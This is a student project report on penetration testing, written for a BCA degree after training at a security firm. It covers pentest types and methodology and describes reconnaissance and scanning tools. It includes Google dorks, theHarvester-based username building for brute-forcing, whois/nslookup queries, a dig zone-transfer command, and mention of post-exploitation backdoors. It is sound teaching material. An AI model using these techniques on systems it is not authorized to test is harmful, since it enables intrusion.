A Project Report

On

Penetration Testing

Submitted in partial fulfilment of the requirements for the Award of the degree of Bachelor in Computer Science Application

SUBMITTED BY

Kirti Sharma

23202002724

SUBMITTED TO

COMMERCE AND MANAGEMENT DEPARTMENT

Lamrin Tech Skills University, Ropar, Punjab

(Session : 2023-2026)

WhiteHat Coders.com

CERTIFICATE OF
TRAINING

PROUDLY PRESENTED TO

Ref. no. 1739

KIRTI SHARMA

S/o/D/o ASHWANI KUMAR has successfully completed his/her training on CYBER SECURITY from 15-07-2025 to 01-09-2025

During the tenure of the above course, we have found him/her a hardworking.

Training Co-ordinator

DECLARATION

I hereby declare that the project Report entitled Penetration Testing is an authentic record of my own work as requirements of 45 days Industrial Training during the period from 01 Aug, 2025 to 30 Sep, 2025 for the award of degree of BCA, **Lamrin Tech Skill University, Rail Majra.**

Signature of student

Kirti sharma

23202002724

Date: _____

This is to certify that the above statement made by the student is correct to the best of our knowledge and belief.

Head of Department
(Signature and Seal)

ACKNOWLEDGEMENT

I would like to express my sincere gratitude to **Mr. Shubham Chaudhary** and **Mr. Gaurav Thakur** for their guidance and support throughout my industrial training at **White Hat Coders**. Their expert knowledge, patience, and willingness to answer my questions helped me learn and grow professionally. I am also thankful to **Dean- Dr. Ashutosh Sharma sir** and **HOD- Miss Aman kang mam** for their invaluable assistance and support during the training period.

Kirti Sharma
23202002724

ABOUT INSTITUTE

WHITE HAT CODERS is India based leading strategic IT Company offering integrated IT solutions with the vision to provide Excellence in software solution. We at WHITE HAT CODERS bring innovative ideas and cutting edge technologies into business of customers.WHITE HAT CODERS is having rich experience in providing high technology end to end solutions in MOBILE APP AND WEB DEVELOPMENT

With the WHITE HAT CODERS experience the incredible services such as agile software development and the problems related to outsourcing. We comprise of the team of experienced and professionals members who with their skills efficiently get the job done and innovatively help you to transform your ideas into the successful business.

WHITE HAT CODERS is steadfast to undertake the projects cutting edge to technology competence and know-how abilities. The project execution is held with dedication and responsibility to perform our best with the essence of knowledge, creativity and skills to the utmost and efficiently.

- At WHITE HAT CODERS, we have competence to expand and adjust as per client specific requirements.
- Skilled Workforce: At WHITE HAT CODERS you deal with the highly professional and proficient employees.
- Cost Efficiency: We help you to reduce the unnecessary investment and ask for the reasonable amount of money.
- Quality Of the Product: Our software service sector has been maintaining the highest international standards of quality.
- Infrastructure: Well organized team and tools to handle the projects with responsible approach Hardware, Software, Networking, Voice, Conferencing, disaster recovery all infra all you need for international projects.

- Ongoing Involvement: WHITE HAT CODERS products are “built for change” as we are well responsive that the necessity to improve a Web solution generally arises even before the solution is out of the door. We delivers long-term product enhancement if desired.

- Partnership: WHITE HAT CODERS considers every client a partner. From the initial stages, you are closely involved into the procedure of technical classification, development, and testing.

ABSTRACT

Penetration testing, a critical component of modern cybersecurity practices, stands as a proactive measure to evaluate the security posture of an organization's digital infrastructure. This abstract delves

into the multifaceted landscape of **penetration testing**, examining its **methodologies**, **significance**, and **evolving role in safeguarding digital assets**.

Penetration testing, often referred to as ethical hacking, involves simulating real-world cyberattacks to identify vulnerabilities within a system or network. It encompasses a structured approach, starting from reconnaissance and information gathering, followed by vulnerability assessment, exploitation, and reporting. Through simulated attacks, organizations can uncover weaknesses before malicious actors exploit them, thereby fortifying their defenses and mitigating potential risks.

The significance of penetration testing transcends mere compliance requirements, serving as a proactive strategy to protect sensitive data, maintain business continuity, and uphold customer trust. By identifying vulnerabilities and weaknesses in systems, applications, and network infrastructure, organizations can make informed decisions to allocate resources for remediation efforts, thus enhancing their overall security posture.

The evolution of penetration testing parallels the rapid advancements in technology and the ever-changing threat landscape. Traditional approaches are augmented by innovative techniques, including automated testing, machine learning, and artificial intelligence, to address complex security challenges effectively. Moreover, the emergence of cloud computing, IoT devices, and hybrid infrastructures necessitates adapting penetration testing methodologies to suit modern IT environments.

In conclusion, penetration testing remains indispensable in the realm of **cybersecurity**, serving as a proactive measure to identify and remediate vulnerabilities before they are exploited by malicious actors. As organizations continue to embrace digital transformation, the role of penetration testing evolves to meet the demands of an increasingly complex and interconnected digital ecosystem, ensuring resilience against emerging **cyber threats**.

CONTENTS

FIGURES

CHAPTER 1:

INTRODUCTION To PENETRATION TESTING

Penetration Testing also know as **Pentesting** or **Ethical hacking**, attempts to breach a system's security for the purpose of vulnerability identification.

In most cases, both humans and automated programs research, probe, and attack a network using various methods and channels. Once inside the network, penetration testers will see exactly how deep they can get into a network with the ultimate goal of achieving full **administrative** access, or "**root**."

How exactly does Pentesting work?

Pen testing utilizes ethical hackers to put themselves in the shoes of malicious actors. Network owners establish a specific pentesting scope that specifies what systems are eligible for testing and the test timeframe.

Determining scope gets guidelines and sets the tone and limitations for what the testers can and cannot do. After a scope and timeframe have been established, the ethical hackers get to work scanning for ways into the network.

Tests usually start with vulnerability scan that helps identify potential doorways into a network. These vulnerabilities could be anything from **misconfigured firewalls** to applications that improperly process malformed packets.

Once a system is compromised, the testers can then attempt to gain access to privileged accounts to research deeper into the network and access more critical systems. Pentesters use escalation techniques to investigate a network and explore what a worst-case scenario might be.

Depending on the pentest scope, tests can use several unconventional ways to gain access to networks. One of those techniques is to drop infected USB drives in an organization. If an untrained staff member finds that drive and plugs it into the company network, it could springboard the simulated attack to gain access even faster.

Another often overlooked aspect of cybersecurity is the physical layer. Unlocked doors combined with someone pretending to be IT staff could thwart even the best network security, in some cases resulting the removal of physical hardware.

After a complete test, a detailed findings report outlines tested processes or systems, compromises found, and recommends remediation action steps. Penetration tests are typically annual and may be performed again after a set of proposed security changes are made.

Types of Pentesting Techniques

Not all penetration tests are performed the same way and vary depending on the scope of the project and the intended outcome of the test.

1. BLACK BOX

Black box testing, also referred to as external penetration testing, gives the ethical hacker little to no early information about the IT infrastructure or security of the company beforehand. Black box tests are often used to simulate an actual cyberattack.

Tests start from outside the network where the tester doesn't know about in-place security systems or local network architecture. Since the simulated attack is blind, these tests can be the most time-consuming.

2. WHITE BOX

White box testing is where the tester has full knowledge of the network infrastructure and security systems in place. While these tests don't mimic what a real outside attack might look like, they are one of the most thorough types of tests you can have performed.

White box tests can also simulate what an inside attack may look like since the tester starts inside the network with insider knowledge of how the network is structured. While white box testing can be completed quickly due to its transparent nature, enterprise organizations with many applications to test may still have to wait several months for complete results.

3. GRAY BOX

Gray box is a blend of the first two techniques and allows the tester partial access or knowledge into the company network. Gray box is often used when testing a specific public-facing application with a private server backend. With this combined information, the tester can attempt to exploit specific services to gain unauthorized access into other parts of the network.

The timeframe for a gray box test is usually less than a black box test, but longer than a white box test due to the testers' limited network knowledge of the network.

What Exactly Gets Tested in a Pentest?

Penetration tests don't have to encompass an entire network and focus on specific applications, services, and methodologies. Tests on larger environments can focus on a particular aspect of the network rather than the entire company as a whole. This focus helps organizations budget for upgrades and make time to implement the necessary remediations after a set of smaller pentests without becoming overwhelmed.

Different areas of a company that may get penetration tested include:

- **Web applications**
- **Wireless networks**
- **Physical infrastructure**
- **Social engineering**

Web Applications

Organizations use web application penetration testing to prevent bad actors from exploiting vulnerabilities on client-facing apps. These tests can vary in complexity due to the vast amount of different browsers, plugins, and extensions that all come into play when running a pen test on a web application.

Web app vulnerabilities can leak sensitive information that may help attackers during the information gathering stage of an attack or get backend access into a specific application.

Agile code can be used to combat these attacks, along with regular testing in sandbox environments on a web development branch. Even after testing and deployment, penetration testers can bring new exploits to light to help companies avoid an actual real attack.

Bug bounty programs are a great way to incentivize ethical hackers to test the latest exploits against different web applications.

Wireless Networks

The inherent openness of Wi-Fi makes it an attractive target for both curious passersby and dedicated attackers. Penetration testers can use many specialized tools that test the reliability and security of different wireless technologies.

Packet sniffers, rogue access points, and deauthentication attacks can be used to hijack wireless sessions and gain a foothold into a private network. Wireless pen testers can also validate the security settings on a guest Wi-Fi network.

For instance, if access rules aren't configured properly, and the guest network isn't on its own VLAN, an attacker can potentially gain access to the private network from the guest wireless.

Physical Infrastructure

No security software can stop someone from physically picking up a server and walking out the door with it. While that may seem far-fetched, brazen criminals utilize social engineering to masquerade as technicians, janitors, or guests to gain physical access to sensitive areas.

In a physical penetration test, doors, locks, and other physical controls are put to the test to see how easily bad actors can bypass them. They can be bypassed. Cheap locks and wireless motion detectors are often easily picked or bypassed, while cheap wireless motion detectors can be or fooled with a bit of ingenuity. If physical restrictions are present, a tester will usually use a series of non-destructive tools to attempt to bypass any locks or sensors that are in place.

Social Engineering

Attackers use social engineering to trick staff members into giving privileged information or access to an organization. This access may be in the form of a phishing email, phone call, or someone physically pretending to be someone they're not on site.

The ultimate defense against social engineering is knowledgeable and trained staff. Email phishing training has been shown to reduce the number of malicious emails opened. Having policies and procedures in place for visitors can also prevent unauthorized physical access.

Social engineering tests often take place in email or over the phone. Software platforms can be used to send fake phishing emails consistently. Those who click links or reply can be automatically given remediation training. Over time this type of training helps strengthen both the IT infrastructure and the knowledge of all staff members.

Who Are Pentesters?

Penetration testers are trained in many technical and non-technical skills that allow them to professionally and ethically test client networks. Unlike bug bounty hunters, most penetration testers work full-time rather than as freelancers. You'll often see specialized penetration testing teams made up of members with different skill sets.

Penetration testers must be armed with a set of soft skills to succeed on assignments. Critical thinking and creative problem-solving are a must for ethical hackers, as many attacks will fail or not unfold as expected.

Quickly finding creative solutions to challenging problems is part of the job for a penetration tester.

More About Penetration Testing:

Penetration testing can be defined as a legal and authorized attempt to locate and successfully exploit computer systems for the purpose of making those systems more secure. The process includes probing for vulnerabilities as well as proof of concept attacks to demonstrate the vulnerabilities are real. Proper penetration testing always end with specific recommendations for addressing and fixing the issues that were discovered during the test. On the whole, this process is used to help secure computers and networks against future attacks. The general idea is to find security issues by using the same tools and techniques as an attacker. These findings can then be mitigated before a real hacker exploits them.

Penetration testing is also known as:

- **Pen testing**
- **PT**
- **Hacking**
- **Ethical hacking**
- **White hat hacking**
- **Offensive security ➢ Red teaming.**

It is important to spend a few moments discussing the difference between penetration testing and vulnerability assessment. Many people (and vendors) in the security community incorrectly use these terms interchangeably. A vulnerability assessment is the process of reviewing services and systems for potential security issues, whereas a penetration test actually performs exploitation and Proof of Concept (PoC) attacks to prove that a security issue exists. Penetration tests go a step beyond vulnerability assessments by simulating hacker activity and delivering live payloads.

Phases of Penetration testing

Like most things, the overall process of penetration testing can be broken down into a series of steps or phases. When put together, these steps form a comprehensive methodology for completing a penetration test. Careful review of unclassified incident response reports or breech disclosures supports the idea that most black hat hackers also follow a process when attacking a target. The use of an organized approach is important because it not only keeps the penetration tester focused and moving forrward, but also allows the results or output from each steps to be used in the ensuing steps.

The use of a methodology allows you to break down a complex process into a series of smaller, more manageable tasks. Understanding and following a methodology is an important step in mastering the

basics of hacking. Depending on the literature or class you are taking, this methodology usually contains between four to seven steps or phases. Although the overall names or numbers of steps can vary between methodologies, the important thing is that the process provides a complete overview of the penetration testing process. For example, some methodologies use the term “information gathering”, whereas others call the same process “Reconnaissance” or “Recon” or even “OSINT”.

To keep things simple, we will use a four-step process to explore and learn penetration testing.It is important to understand that although the specific terminology may differ, most solid penetration testing methodologies cover the same topics.




Fig1.1

There is one exception to this rule: the final step in many hacking methodologies is a phase called “hiding”, “covering your tracks”, or “removing evidence”.

The inverted triangle works well because it represents our journey from the broad to the specific. The order in which we conduct the steps is very important because the result or output of one step often needs to be used in the step below it. We need to understand more than just how to simply run the security tools. Understanding the proper sequence in which they are run is vital to performing a comprehensive and realistic penetration test. For example, many newcomers skip the Reconnaissance phase and go straight to exploiting their target. Not completing steps 1 and 2 will leave you with a significantly smaller target list and attack vector on each target. In other words, you become a one-trick-pony. Although knowing how to use a single tool might be impressive to your friends and family, it is not to the security community and professionals who take their job seriously. It may also be helpful for newcomers to think of the steps we will cover as a circle. It is very rare to find critical systems exposed directly to the Internet in today’s world. In many cases, penetration testers must access and penetrate a series of related targets before they can directly attack the original target. In these cases, each of the steps is often repeated. The process of

compromising one machine and then using that machine to compromise another machine is called pivoting. Penetration testers often need to pivot through several computers or networks before reaching their final target.

Fig 1.2

The first step in any penetration test is “reconnaissance”. This phase deals with information gathering about the target. As was mentioned previously, the more information you collect on your target, the more likely you are to succeed in later steps.

Regardless of the information we had to begin with, after completing in depth reconnaissance we should have a list of target IP addresses that can be scanned. The second step in our methodology can be broken out into two distinct activities. The first activity we conduct is port scanning. Once we have finished with port scanning, we will have a list of open ports and potential service running on each of the targets. The second activity in the scanning phase is vulnerability scanning. Vulnerability scanning is the process of locating and identifying specific weaknesses in the software and services of our targets. With the results from step 2 in hand, we continue to the “exploitation” phase. Once we know exactly what ports are open, what services are running on those ports, and what vulnerabilities are associated with those services, we can begin to attack our target. It is this phase and its tools which provide push-buttonmass-exploitation that most newcomers associate with “real” hacking. Exploitation can involve lots of different techniques, tools, and code. The ultimate goal of exploitation is to have administrative access (complete control) over the target machine.

The final phase we will examine is “post exploitation and maintaining access”. Oftentimes, the payloads delivered in the exploitation phase provide us with only temporary access to the system. Because most

payloads are not persistent, we need to quickly move into post exploitation in order to create a more permanent backdoor to the system. This process allows our administrative access to survive program closures and even reboots. As an ethical hacker, we must be very careful about the use and implementation of this phase. Finally, an executive summary should be included in every PT report. The purpose of this summary is to provide a simple one-to two-page, nontechnical overview of your findings. This report should highlight and briefly summarize the most critical issues your test uncovered. It is vital that this reportbe readable (and comprehendible) by both echnical and nontechnical personnel. It is important not to fill the executive summary with too many technical details; that is the purpose of the detailed report.

CHAPTER 2:

RECONNAISSANCE

Topics:

- HTTrack: Website Copier
- Google Directives: Practicing Your Google-Fu
- The Harvester: Discovering and Leveraging E-mail Addresses
- Whois
- Netcraft
- Host
- Extracting information from DNS

Fig2.1

Introduction

In most cases, people who attend hacking workshops or classes have a basic understanding of a few security tools. Typically, these students have used a port scanner to examine a system or maybe they have

used Wireshark to examine network traffic. Some have even played around with exploit tools like Metasploit. Unfortunately, most beginners do not understand how these tools fit into the grand scheme of a penetration test. As a result, their knowledge is incomplete. Following a methodology ensures that you have a plan and know what to do next. To stress the importance of using and following a methodology, it is often beneficial to describe a scenario that helps demonstrate both the importance of this step and the value of following a complete ethodology when conducting a penetration test.

The first step in every job is research. The more thoroughly you prepare for a task, the more likely you are to succeed. The guys who created Backtrack and Kali Linux are fond of quoting Abraham Lincoln who said, “If I had 6 h to chop down a tree, I’d spend the first four of them sharpening my axe.” This is a perfect introduction to both penetration testing and the reconnaissance phase. Reconnaissance, also known as information gathering, is arguably the most important of the four phases we will discuss. The more time you spend collecting information on your target, the more likely you are to be successful in the later phases. Ironically, recon is also one of the most overlooked, underutilized, and misunderstood steps in penetration testing (PT) methodologies today.

Step 1 begins by conducting a thorough search of public information; some organizations call this OpenSource Intelligence (OSINT). The great thing about this phase is that in most cases, we can gather a significant amount of data without ever sending a single packet to the target. Although it should be pointed out that some tools or techniques used in reconnaissance do in fact send information directly to the target, it is important to know the difference between which tools do and which tools do not touch the target. There are two main goals in this phase: first, we need to gather as much information as possible about the target; second, we need to sort through all the information gathered and create a list of attackable IP addresses or uniform resource locators URLs).

Both types of hackers conduct exhaustive reconnaissance on their targets. Unfortunately, malicious hackers are bound by neither scope nor authorization. When ethical hackers conduct research, they are required to stay within the confines of the test (i.e. scope). During the information gathering process, it is not unheard-of for a hacker to uncover a vulnerable system that is related to the target but not owned by the target. Even if the related target could provide access into the original organization, without prior authorization, a white hat hacker is not allowed to use or explore this option. For example, let us assume that we are doing a penetration test against a company and you determine that their web server (which contains customer records) is outsourced or managed by a third party. If you find a serious vulnerability on the customer’s website, but you have not been explicitly authorized to test and use the website, you must ignore it. The black hat attackers are bound by no such rules and will use any means possible to

access the target systems. In most cases, because you were not authorized to test and examine these outside systems, we will not be able to provide a lot of detail; however, our final report must include as much information as possible about any systems that you believe put the organization at risk.

Active reconnaissance includes interacting directly with the target. It is important to note that during this process, the target may record our IP address and log our activity. This has a higher likelihood of being detected if we are attempting to perform a PT in a stealth fashion.

Passive reconnaissance makes use of the vast amount of information available on the web. When we are conducting passive reconnaissance, we are not interacting directly with the target and as such, the target has no way of knowing, recording, or logging our activity

HTTrack: Website Copier

Typically, we begin Step 1 by closely reviewing the target's website. In some cases, it maybe helpful to use a tool called HTTrack to make a page-by-page copy of the website. HTTrack is a free utility that creates an identical, offline copy of the target website. The copied website will include all the pages, links, pictures, and code from the original website; however, it will reside on your local computer. Utilizing a website-copying tool like HTTrack allows us to explore and thoroughly mine the website "offline" without having to spend additional time traipsing around on the company's web server.

Whether you make a copy of the target website or you simply browse the target in real time, it is important to pay attention to details. We should begin by closely reviewing and recording all the information we find on the target's website. Oftentimes, with very little digging, we will be able to make some significant findings including physical address and locations, phone numbers, e-mail addresses, hours of operation, business relationships (partnerships), employee names, social media connections, and other public tidbits. When conducting a penetration test, it is important to pay special attention to things like "News" or "Announcements". Companies are often proud of their achievements and unintentionally leak useful information through these stories. Company mergers and acquisitions can also yield valuable data; this is especially important for expanding the scope and adding additional targets to our penetration test. Even the smoothest of acquisitions creates change and disarray in an organization. There is always a transition period when companies merge. This transition period provides us with unique opportunities to take advantage of the change and confusion. Even if the merger is old news or goes off without a hitch, the information still provides value by giving us additional targets. Merged or sibling companies should be authorized and included in the original target list, as they provide a potential gateway into the organization. We can conduct some passive reconnaissance. It is very difficult, if not impossible, for a company to

determine when a hacker or penetration tester is conducting passive reconnaissance. This activity offers a low-risk, high-reward situation for attackers. Recall that passive reconnaissance is conducted without ever sending a single packet to the target systems. Once again, our weapon of choice to perform this task is the Internet. We begin by performing exhaustive searches of our target in the various search engines available. Although there are many great search engines available today, when covering the basics of hacking and penetration testing, we will focus on Google. Google is very, very good at its job. Spiders from the company aggressively and repeatedly scour all corners of the Internet cataloging information and send it back to the Google servers. The company is so efficient at its job, that oftentimes hackers can perform an entire penetration test using nothing but Google. Google Directives: Practicing Your Google-Fu. Luckily for us, Google provides "directives" that are easy to use and help us get the most out of every search. These directives are keywords that enable us to more accurately extract information from the Google Index. To properly use a Google directive, we need three things:

1. The name of the directive you want to use 2.

A colon

3. The term you want to use in the directive.

After we have entered the three pieces of information above, we can search as we normally would. To utilize the "site:" directive, we need to enter the following into a Google search box: **site:domain term(s)** to search.

Note that there is no space between the directive, colon, and domain. To conduct a search on website, we would enter the following command into the Google search bar: **site:university.pk**

Either of these to our search causes only websites that have our search words in the title of the web page to be returned. The difference between "intitle:" and "allintitle:" is straightforward. allintitle:" will only return websites that contain all the keywords in the web page title. The intitle:" directive will return any page whose title contains at least one of the keywords we entered. A classic example of putting the "allintitle:" Google hack to work is to perform the following search:

allintitle:index of

Performing this search will allow us to view a list of any directories that have been indexed and are available via the web server. This is often a great place to gather reconnaissance on your target. If we want to search for sites that contain specific words in the URL, we can use the "inurl:" directive. For example, we can issue the following command to locate potentially interesting pages on our target's web page:

inurl:admin

This search can be extremely useful in revealing administrative or configuration pages on our target's website.

The Harvester: Discovering and Leveraging E-mail Addresses

An excellent tool to use in reconnaissance is the Harvester. The Harvester is a simple but highly effective Python script written by Christian Martorella at Edge Security. This tool allows us to quickly and accurately catalog both e-mail addresses and subdomains that are directly related to our target.

It is important to always use the latest version of the Harvester as many search engines regularly update and change their systems. Even subtle changes to a search engine's behavior can render automated tools ineffective. In some cases, search engines will actually filter the results before returning information to us. Many search engines also employ throttling techniques that will attempt to prevent you from running automated searches. The Harvester can be used to search google, Bing, and PGP servers for e-mails, hosts, and subdomains. It can also search LinkedIn for user names. Most people assume their e-mail address is benign. There are additional hazards we should be aware of. Let us assume during our reconnaissance we discover the e-mail address of an employee from your target organization. By twisting and manipulating the information before the "@" symbol, we should be able to create a series of potential network user names. It is not uncommon for organizations to use the exact, same user names and e-mail addresses (before the "@" symbol). With a handful of prospective user names, we can attempt to brute force our way into any services, like Secure Shell, Virtual Private Networks (VPNs), or File Transfer Protocol(FTP).

The Harvester is built into Kali. The quickest way to access the Harvester is to open a terminal window and issue the command: theharvester. If you need the full path to the program and you are using Kali, the Harvester (and nearly all other tools) can be found in the usrbin/ directory. However, recall that one major advantage to Kali is that you no longer need to specify the full path to run these tools. Simply opening the terminal and entering the tool's start command will invoke it. For example, to run theharvester, open a terminal and issuing the following command:

theHarvester

We could also issue the full path to run the program:

usrbin/theHarvester

If we are using a different version of Backtrack or Kali or are unable to find the Harvester at the specified path, we can use the locate command to help find where the tool is installed. In order to use the locate command we need to first run the **updatedb** command. To find out where the Harvester is installed on our system, open a terminal and type the

command: **updatedb**

Followed by the command:

locate **theHarvester**

The output from the locate command can be very verbose, but careful review of the list should help us determine where the missing tool is installed. As previously mentioned, nearly all the penetration testing tools in Kali are located in a subdirectory of the **usrbin/** folder.

Whois

A very simple but effective means for collecting additional information about our target is Whois. The Whois service allows us to access specific information about our target including the IP addresses or host names of the company's Domain Name Systems (DNS) servers and contact information which usually contains an address and a phone number. Whois is built into the Linux OS. The simplest way to use this service is to open a terminal and enter the following command: whois target_domain.

It is important to record all the information and pay special attention to the DNS servers. If the DNS servers are listed by name only. we will use the Host command to translate those names into IP addresses. We will discuss the host command in the next section. You can also use a web browser to search Whois. By navigating to http://www.whois.net, you can search for your target in the "WHOIS Lookup" box.

Again it is important to closely review the information you are presented with. Sometimes, the output will not provide many details. We can often access these additional details by querying the specific whois server listed in the output of our original search.

When available, we can conduct a further Whois search by following the link provided in the "Referral URL:" field. You may have to search the web page for a link to their Whois service. By using Safename's Whois service, we can extract a significantly larger amount of information

Netcraft

Another great source of information is Netcraft. We can visit their site at http://news.netcraft.com. Start by searching for your target in the "What's that site Running?" Netcraft will return any websites it is aware of that contain your search words. If any of these sites have escaped our previous searches, it is important to add them to our potential target list. The returned results page will allow us to click on a "Site Report". Viewing the site report should provide us with some valuable information.

Host

Oftentimes, our reconnaissance efforts will result in host names rather than IP addresses. When this occurs, we can use the "host" tool to perform a translation for us. The host tool is built into most Linux systems including Kali. We can access it by opening a terminal and typing:host target_hostname.

The host command can also be used in reverse. It can be used to translate IP addresses into host names. To perform this task, simply enter host IP_address Using the "–a" switch will provide us with verbose output and possibly reveal additional information about your target. It is well worth our time to review the "host" documentation and help files. We can do so by issuing the "man host" command in a terminal window. This help file will allow us to become familiar with the various options that can be used to provide additional functionality to the "host" tool.

Extracting Information from DNS

DNS servers are an excellent target for hackers and penetration testers. They usually contain information that is considered highly valuable to attackers. DNS is a core component of both our local networks and the Internet. Among other things, DNS is responsible for the process of translating domain names to IP addresses. As humans, it is much easier for us to remember "google.com" rather than http://74.125.95.105. However, machines prefer the reverse. DNS serves as the middle man to perform this translation process. As penetration testers, it is important to focus on the DNS servers that belong to our target. The reason is simple. In order for DNS to function properly, it needs to be aware of both the IP address and the corresponding domain name of each computer on its network. In terms of reconnaissance, gaining full access to a company's DNS server is like finding a pot of gold at the end of a rainbow. Ormaybe, more accurately, it is like finding a blueprint to the organization. But in this case, the blueprint contains a full listing of internal IP addresses and host names that belong to our target. Remember one of the key elements of information gathering is to collect IP addresses that belong to the target. Aside from the pot of gold, another reason why picking on DNS is so enjoyable is that in many cases these servers tend to operate on the "if it isn't broke, don't touch it" principle. Inexperienced network administrators often regard their DNS servers with suspicion and mistrust. Oftentimes, they choose to ignore the box completely because they do not fully understand it. As a result, patching, updating, or changing configurations on the DNS server is often a low priority. Add this to the fact that most DNS servers appear to be very stable (as long as the administrator is not monkeying with it) and you have a recipe for a security disaster. These admins wrongly learn early in their career that the less they mess with their DNS servers, the less trouble it seemed

to cause them. As a penetration tester, given the number of misconfigured and unpatched DNS servers that abound today, it is natural to assume that many current network admins operate under the same principle.

nslookup

The first tool we will use to examine DNS is nslookup. nslookup is a tool that can be used to query DNS servers and potentially obtain records about the various hosts of which it is aware. nslookup is built into many versions of Linux including Kali and is even available for Windows. nslookup operates very similarly between the various OSs; however, you should always review the specifics for your particular system. You can do so in Linux by reviewing the nslookup man page. This is accomplished by opening a terminal and typing man nslookup nslookup is a tool that can be run in interactive mode. This simply means we will first invoke the program and then feed it the particular switches we need to make it function properly. We begin using nslookup by opening a terminal and entering: **nslookup**

By issuing the "nslookup" command, we start the nslookup tool from the OS. After typing "nslookup" and hitting enter, your usual "#" prompt will be replaced with a ">" prompt. At this point, you can enter the additional information required for nslookup to function. We begin feeding commands to nslookup by entering the "server" keyword and an IP address of the DNS server you want to query.

Dig

Another great tool for extracting information from DNS is "**dig**". To work with dig, we simply open a terminal and enter the following command: dig @192.168.236.201 Naturally, we will need to replace the "192.168.236.201" with the actual IP address of your target. Among other things, dig makes it very simple to attempt a zone transfer. Recall that a zone transfer is used to pull multiple records from a DNS server. In some cases, a zone transfer can result in the target DNS server sending all the records it contains. This is especially valuable if your target does not distinguish between internal and external IPs when conducting a zone transfer. We can attempt a zone transfer with dig by using the "–t AXFR" switch. If we wanted to attempt a zone transfer against fictitious DNS server with an IP address of 192.168.1.23 and a domain name of "example.com" we would issue the following command in a terminal window:

dig @192.168.1.23example.com –t AXFR

CHAPTER 3:

SCANNING

Topics:

- Fping: Pings and Ping Sweeps
- Nmap: Port Scanning and Service Detection
- NSE: Extending Nmap
- Nessus: Vulnerability Scanning

Fig3.1

Once step 1 has been completed, you should have a solid understanding of the target and a detailed collection of gathered information. These data mainly include our collection of Internet protocol (IP) addresses. Recall that one of the final steps in reconnaissance was to create a list of IP addresses that both belonged to the target and that we were authorized to attack. This list is the key to transitioning from step 1 to step 2. In step 1, we mapped our gathered information to attackable IP addresses. In step 2, we will map IP addresses to open ports and services.

It is important to understand that it is the job of most networks to allow at least some communication to flow into and out of their borders. Networks that exist in complete isolation with no Internet connection and no services like email or web traffic are very rare today. Each service, connection, or route to another network provides a potential foothold for an attacker. Scanning is the process of identifying live systems and the services that exist on those systems. For the purpose of our methodology, we will break step 2 into four distinct phases:

2.1. Determining if a system is alive with ping packets. 2.2. Port scanning the system with Nmap. 2.3. Leveraging the Nmap scripting engine (NSE) to further interrogate the target.

2.4. Scanning the system for vulnerabilities with Nessus.

Later in this chapter, we will discuss tools that combine these phases into a single process; however, for the purpose of introducing and learning new material, it is best to cover them separately. Step 2.1 is the process of determining whether a target system is turned on and capable of communicating or interacting with our machine. This step is the least reliable and we should always continue with steps 2.2–2.4 regardless of the outcome of this test. No matter the findings, it is still important to conduct this step and make note of any machines that respond as alive. To be fair, as you progress in your skills you will probably combine steps 2.1 and 2.2 into a singlescan directly from Nmap. Since this book concentrates on the basics, we will cover step 2.1 as a stand-alone process.

Step 2.2 is the process of identifying the specific ports and services running a particular host. Simply defined, ports provide a way or location for software, services, and networks to communicate with hardware like a computer. A port is a data connection that allows a computer to exchange information with other computers, software, or devices. Prior to the interconnection of computers and networks, information was passed between machines through the use of physical media like floppy drives. Once computers were connected to a network, they needed an efficient means for communicating with each other. Ports were the answer. The use of multiple ports allows for simultaneous communication without the need to wait. To further clarify this point for those of you who are unfamiliar with ports and computers, it may be helpful to consider the following analogy: think of your computer as a house. There are many different ways that a person can enter the house. Each of the different ways to enter your house (computer) is like a computer port. Just like a port on a computer, all the entryways allow traffic to flow into and out of your home. Imagine a house with unique numbers over each of the potential entry points. Most people will use the front door. However, the owners may come in through the garage door.Sometimes, people enter the house from a backdoor or sliding glass door off the deck. An unconventional person may climb through a window or attempt to squeeze through the doggie door! Regardless of how you get into your house, each of these examples corresponds nicely with the analogy of computers and ports. Recall that ports are like gateways to your computer. Some ports are more common and receive lots of traffic (just like your front door); others are more obscure and rarely used (by humans) like the doggie door.

Port Number	Service
20	FTP data transfer
21	FTP control
22	SSH
23	Telnet
25	SMTP (e-mail)

53	DNS
80	HTTP
137–139	NetBIOS
443	HTTPS
445	SMB
1433	MSSQL
3306	MySQL
3389	RDP
5800	VNC over HTTP
5900	VNC

The final step in our scanning method is step 2.4, vulnerability scanning. Vulnerability scanning is the process of locating and identifying known weaknesses in the services and software running on a target machine. The discovery of known vulnerabilities on a target system can be a bit like winning the lottery or hitting a blackjack in Vegas. It is definitely a win for the penetration tester. Many systems today can be exploited directly with little or no skill when a machine is discovered to have a known vulnerability. It is important to mention that there is a difference in the severity of various vulnerabilities. Some vulnerabilities may present little opportunities for an attacker, whereas others will allow you to completely take over and control a machine with a single click of a button.Whether we are going after some supersecret internal machine or simply attempting to gain access to a network, we usually begin by scanning the perimeter devices. The reason for this is simple, we start at the perimeter because most of the information we have from step 1 belongs to perimeter devices. Also, with many of today's technologies and architectures, it is not always possible to reach directly into a network. As a result, we often employ a hacking methodology where we chain a series of machines together in order to reach our final target. First, we conquer a perimeter device, and then we move to an internal machine.Perimeter devices are computers, servers, routers, firewalls, or other equipment, which sit at the outer edge of a protected network. These devices serve as an intermediary between protected internal resources and external networks like the Internet.

Pings and Ping Sweeps

A ping is a special type of network packet called an Internet Control Message Protocol (ICMP) packet. Pings work by sending a particular type of network traffic, called an ICMP echo request packet, to a

specific interface on a computer or network device. If the device (and the attached network card) that received the ping packet is turned on and not restricted from responding, the receiving machine will respond back to the originating machine with an echo reply packet. Aside from telling us that a host is alive and accepting traffic, pings provide other valuable information including the total time it took for the packet to travel to the target and return. Pings also report traffic loss that can be used to gauge the reliability of a network connection. To run ping from your Linux machine, open a terminal and issue the command: ping 192.168.236.201

